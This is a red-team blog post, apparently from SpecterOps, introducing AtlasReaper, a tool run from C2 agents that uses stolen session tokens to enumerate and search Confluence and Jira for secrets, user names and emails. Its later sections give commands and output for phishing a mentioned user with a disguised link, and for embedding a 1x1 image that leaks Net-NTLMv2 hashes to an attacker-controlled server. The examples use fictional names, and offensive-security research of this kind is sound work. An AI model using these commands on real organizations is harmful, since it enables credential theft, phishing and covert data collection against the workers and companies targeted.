
Sowing Chaos and Reaping Rewards in Confluence and Jira

posts.specterops.io/sowing-chaos-and-reaping-rewards-in-confluence-and-jira-7a90ba33bf62

Craig Wright June 28, 2023



Introduction

Let me paint a picture for you. You're on a red team operation, operating from your favorite C2, and have just landed on a user's workstation. You decide to take a look at their DNS cache to get a list of internal resources the user has been browsing and as you look through the list, there are several that you recognize based on naming conventions. One in particular might be interesting: . What do you do next? Do you immediately sleep your Beacon down to 0 and SOCKS proxy in browser traffic? No way. You have options!

TL;DR

I have created a new .NET tool named that calls the Atlassian REST APIs for Confluence and Jira. It is designed to run in-memory from C2 agents, with the aim of minimizing the network overhead generated from a SOCKS proxy. This tool has several features, including listing spaces, pages, attachments, projects, issues (and comments), usernames, and emails, and has the ability to search by a provided keyword. I have also included some features for adding content to pages and issues.

https://github.com/werdhaihai/AtlasReaper

Why??

As red teamers, we are often asked to perform the relatively mundane task of triaging local and remote file systems or other information systems such as Confluence and Jira. This can be both time-consuming and tedious. Why do we do boring stuff, then? Because it's usually fruitful! If you create a system and it accepts files or text, people will put their passwords or sensitive customer information posthaste. This is something adversaries use to their advantage.

There are other tools, like conf-thief and jecretz, that solve the problem of searching through Confluence and Jira, but I couldn't find a tool that did both or a tool that had all of the features I wanted. My aim was to build a tool that could quickly interact with Confluence and Jira via C2. I also wanted to make use of the very "fun" Confluence Query Language and Jira Query Language with "fuzzy" searching. I needed the ability to view spaces, pages, and issues individually, dump everything at once to the console, or save the output to a file. I also felt there could be value in attaching files, commenting, and mentioning other users on pages and issues.

Overview of Confluence and Jira

A full explanation of all of the features of Confluence and Jira is outside the scope of this blog post; however, I wanted to briefly provide a breakdown of the structure of each of these applications.

Confluence is basically a wiki for companies. Confluence uses spaces to logically separate or group information. Spaces are often broken down by department (e.g. Finance, HR, IT, etc) and can contain pages. The latter is where users put text, tables, attachments, and so on. The breakdown in a tree structure looks something like this:

```
GLOBAL CORP CONFLUENCE INSTANCE├──Finance (Space)│   ├──2023 Annuals (Page)│
└──SWIFT Account (Page)├──HR (Space)│   ├──Internal Systems (Page)│   └──Training
and Development (Page)└──IT (Space)    ├──Cloud Infrastructure (Page)    ├──New-
Hire Onboarding (Page)    └──Software Licenses (Page)
```

Jira is an issue and project tracking software. Jira is broken down into projects, and projects are broken down further into issues. Issues can be used in various ways; for instance, I have seen them used as a way to track individual tasks, IT help tickets, and even findings and security issues discovered in past penetration test reports.😈

Jira breakdown:


```
GLOBAL CORP JIRA INSTANCE├──Dev (Project)|   ├──DEV30 - Convert All Codebases to
COBOL (Issue)|   └──DEV61 - Implement New Feature Request (Issue)├──IT (Project)|
├──IT849 - Server Maintenance (Issue)|   └──IT9999999 - Password Reset for David
(Issue)└──SEC (Project)    ├──SEC105 - Security Incident Response (Issue)
└──SEC99 - SQL Injection Everywhere! (Issue)
```

Introducing AtlasReaper

Atlassian is pushing users from on-premises to cloud versions of these services; as such, the tool is designed to work with cloud versions. The cloud versions of these applications use the same session token, named . Oftentimes, Confluence and Jira will be accessible to anonymous users (“It’s secure! They’d have to be on the VPN to access it”). Try running the tool without the or flag. Otherwise, you’ll need to dump the session token from the user’s browser.

AtlasReaper includes two commands, and :

```
.\AtlasReaper.exe
```




```
Available commands:

    confluence       - query confluence    jira            - query jira
```

Confluence

The command contains several subcommands.

```
.\AtlasReaper.exe confluence --help

AtlasReaper 1.0.0.0

  attach             Attach a file to a page

  embed              Embed a 1x1 pixel image to perform farming attacks

  download           Download Attachment

  link               Add link to page

  listattachments    List Attachments

  listpages          List pages

  listspaces         List spaces

  search             Search Confluence

  help               Display more information on a specific command.
  version            Display version information.
```

With , you may be able to find spaces with names you'd like to look at further.

```
.\AtlasReaper.exe confluence listspaces -u $url -c $token


Authenticated as: Eugene Krabs
    Space Name:        Finance
    Space Id:          793487
    Space Type:        global
    Space Status:      current



    Space Name:        IT
    Space Id:          793495
    Space Type:        global
    Space Status:      current

        Space Name:        Marketing    Space Id:          798434    Space Type:
global    Space Status:      current
```

You can list all of the pages for a space of interest:

```
.\AtlasReaper.exe confluence listpages -s IT -u $url -c $token


Authenticated as: Eugene Krabs
 Page Title: Backup and Disaster Recovery Plan
 Updated   : 2023-11-07T19:03:27.305Z
 Page Id   : 79472045



 Page Title: IT Security Policy Review
 Updated   : 2023-09-12T10:45:18.207Z
 Page Id   : 72059478



 Page Title: IT Infrastructure Documentation
 Updated   : 2023-07-19T08:12:36.550Z
 Page Id   : 75208489



 Page Title: Password Policy
 Updated   : 2023-06-22T23:50:10.409Z
 Page Id   : 72938475



 Page Title: Secure Remote Access Configuration
 Updated   : 2023-04-03T16:29:45.932Z
 Page Id   : 74592470

  Page Title: Product requirements Updated   : 2023-02-28T13:57:59.811Z Page Id   :
72984234
```

Or, list all attachments for spaces:

```
.\AtlasReaper.exe confluence listattachments -u $url -c $token -s IT


Authenticated as: Eugene Krabs
 Attachment Title: Employee Handbook.docx
 Attachment Id: att3194311
 Attachment Type: application/vnd.openxmlformats-
officedocument.wordprocessingml.document Attachment Type Description: Microsoft Word
Document
 Attachment Size: 1 Mb
 Download Link: /download/attachments/245246/User%20Guide.docx?
version=2&modificationDate=1592239434574&cacheVersion=1&api=v2



 Attachment Title: Network Infrastructure Diagram.png
 Attachment Id: att3194312
 Attachment Type: image/png
 Attachment Type Description: PNG Image
 Attachment Size: 599 Kb
 Download Link: /download/attachments/6455345/Network%20Infrastructure%20Diagram.png?
version=1&modificationDate=1630202891538&cacheVersion=1&api=v2

  Attachment Title: IT Security Policy.pdf  Attachment Id: att3194313  Attachment
Type: application/pdf  Attachment Type Description: PDF Document  Attachment Size: 2
Mb  Download Link: /download/attachments/254524/IT%20Security%20Policy.pdf?
version=1&modificationDate=1627895249841&cacheVersion=1&api=v2
```

Any of these attachments can be downloaded using the attachment ID and the command.

You can use the command to search for a user-defined term to attempt to find secrets. The verb will output “context”, which is a certain number of characters before and after the search match; however, if you would like to output the entire page’s contents, use the command with the flag , followed by the page Id.

Jira

I won’t describe every subcommand, but similar to the command, it contains several subcommands:

```
.\AtlasReaper.exe jira --help

AtlasReaper 1.0.0.0

  addcomment          Add a comment to an issue

  attach              Attach a file to an issue

  createissue         Create an issue

  download            Download attachment(s)

  listattachments     List Attachments

  listissues          List Issues

  listprojects        List Jira Projects

  listusers           List Atlassian users

  search              Search issues

  help                Display more information on a specific command.
  version             Display version information.
```

The commands and function much like their Confluence and counterparts. The command also has functionality for outputting usernames and email addresses for all Atlassian users.

```
.\AtlasReaper.exe jira listusers -u $url -c $token


Authenticated as: Eugene Krabs



User Name : Squidward Tentacles
User Id   : 17928342
Active    : True
User Email: s.tentacles@krustykrab.corp



User Name : Spongebob Squarepants
User Id   : 99809874
Active    : True
User Email: s.squarepants@krustykrab.corp

User Name : Eugene KrabsUser Id   : 21346634Active    : TrueUser Email:
e.krabs@krustykrab.corp
```

Attacks

This brings us to our final set of commands: the create commands. I mentioned that AtlasReaper has the ability to add content to pages in Confluence and create and comment on issues in Jira. Imagine now you have identified a user of interest. It could be nice to @ them and explain why they should visit a specific website or download and run a file. Now, let's say you've compromised another server on the network. You could stand up a tool, such as SharpWebServer, with the hopes of capturing Net-NTLMv2 authentication. There are a few pieces of information we will need that can be obtained from AtlasReaper. Using information we have gathered in previous examples, we might be able to convince Spongebob to click our link.

Let's break down the options:

- used to specify the user to mention (comma separated for multiple users)
- for the message to be added
- for the page we are adding our message to
- for the link we want to add, in this case a different server we've already compromised running our NTLM capture tool
- for the text for the link (can be used to "hide" our malicious link)

With all of this in place, we can fire off the command.

```
.\AtlasReaper.exe confluence link `
--at 99809874 `
-m "There's a page dedicated to 'Employee Recognition' where they showcase all the
employees who have gone above and beyond in their work." `
-p 72938475 `
-l "http://jenkins.krustkrab.corp/?
redir=https://krustykrab.atlassian.net/wiki/spaces/HR/pages/4728384/Employee+Recogniti
 `
-t
"https://krustykrab.atlassian.net/wiki/spaces/HR/pages/4728384/Employee+Recognition"


Authenticated as: Eugene Krabs
Output of Password Policy after update.

<p /><p /><p><ac:link><ri:user ri:account-id="99809874" /></ac:link></p>There's a
page dedicated to 'Employee Recognition' where they showcase all the employees who
have gone above and beyond in their work.<a href="http://jenkins.krustkrab.corp/?
redir=https://krustykrab.atlassian.net/wiki/spaces/HR/pages/4728384/Employee+Recogniti
https://krustykrab.atlassian.net/wiki/spaces/HR/pages/4728384/Employee+Recognition</a>
```

> You may have noticed the link to our Jenkins server has a URL redir parameter. I recently made a pull request to SharpWebServer to parse the incoming requests and issue a redirect to the user, based on the redir parameter.
>
> **Note:** Any of the commands that create any content on pages do so in an appending fashion. No data will be deleted.

Updated Password Policy Page
Lo and behold…

SharpWebServer Capturing a Hash in Redir Mode
Yay, time to crack!

The World's smallest image

Wouldn't it be nice if we could get this hash in a less conspicuous way? There is one final command to discuss. The command has the ability to embed an image in a page. We have used this successfully on an operation in the past to capture a number of hashes. Simply use SharpWebServer to host a 1x1 pixel image, and have AtlasReaper append it to the Page of your choice. Good targets for this might be the pages for weekly standup meetings or any pages that look to have been recently updated (AtlasReaper supports a few filtering options you might use).

Conclusion

Both attackers and defenders will find AtlasReaper useful. I encourage you to dig around and see what goodies lie in Confluence and Jira. If you work somewhere that allows anonymous access to Confluence and Jira, I encourage you to make some noise about it.

This tool has not been widely tested, so while attempts at proper error-handling have been made, don't yell at me if your Beacon dies. There are some additional features for both Confluence and Jira that are not covered by the tool, primarily because I haven't seen them used or they aren't as "interesting." If you find that certain information or functionality is missing, I would be happy to hear about it. Pull requests are welcome!